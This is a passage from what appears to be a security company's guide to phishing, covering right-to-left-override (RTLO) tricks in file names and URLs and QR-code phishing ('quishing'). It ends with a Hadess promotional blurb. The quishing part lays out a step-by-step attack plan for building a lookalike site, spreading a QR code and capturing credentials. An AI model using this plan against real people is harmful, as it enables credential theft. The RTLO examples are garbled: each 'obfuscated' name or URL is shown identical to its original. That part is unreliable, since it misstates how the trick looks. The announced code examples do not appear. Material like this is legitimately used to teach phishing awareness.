2. **Deceptive URLs:**
    - **Example:** An attacker might use RTLO to disguise a URL, making it look like a legitimate website but actually leading to a phishing site. For instance, a URL might appear as `example.com` but, with RTLO, it could be disguised as `example.com`.

Examples Scenario of RTLO Usage

1. File Name Obfuscation:
    - Original: `report.docx`
    - Obfuscated: `report.docx` (where `.docx` is reversed to appear like `docx.`)
2. Phishing URL Example:
    - Original: `https://secure-bank.com`
    - Obfuscated: `https://secure-bank.com` (where the actual domain may be different due to RTLO)

Quishing

QR codes can be exploited in phishing attacks to deceive users into visiting malicious websites or providing sensitive information. By embedding a phishing URL in a QR code, attackers can leverage the convenience and widespread use of QR codes to trick victims into disclosing their credentials or downloading malware.

Here's a detailed overview of how phishing attacks can be conducted using QR codes, including a sample attack scenario and code examples.

Attack Scenario: Phishing with QR Codes

Objective: To trick users into visiting a phishing site or downloading malicious software by using a QR code that appears to lead to a legitimate service.

Steps:

1. **Create a Phishing Website:**
   - Set up a phishing website that mimics a legitimate service, such as a bank or email provider, to capture user credentials or install malware.
2. **Generate a QR Code:**
   - Use a QR code generator to create a QR code that encodes the URL of the phishing site.
3. **Distribute the QR Code:**
   - Place the QR code in strategic locations where it is likely to be scanned by victims, such as flyers, posters, or emails.
4. **Monitor and Capture Information:**
   - Track visits to the phishing site and capture any entered credentials or downloaded files.

Security Checklist

- https://github.com/hoangcuongflp/Email-Security-Checklist

HADESS

cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:
WWW.HADESS.IO

Email
MARKETING@HADESS.IO

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.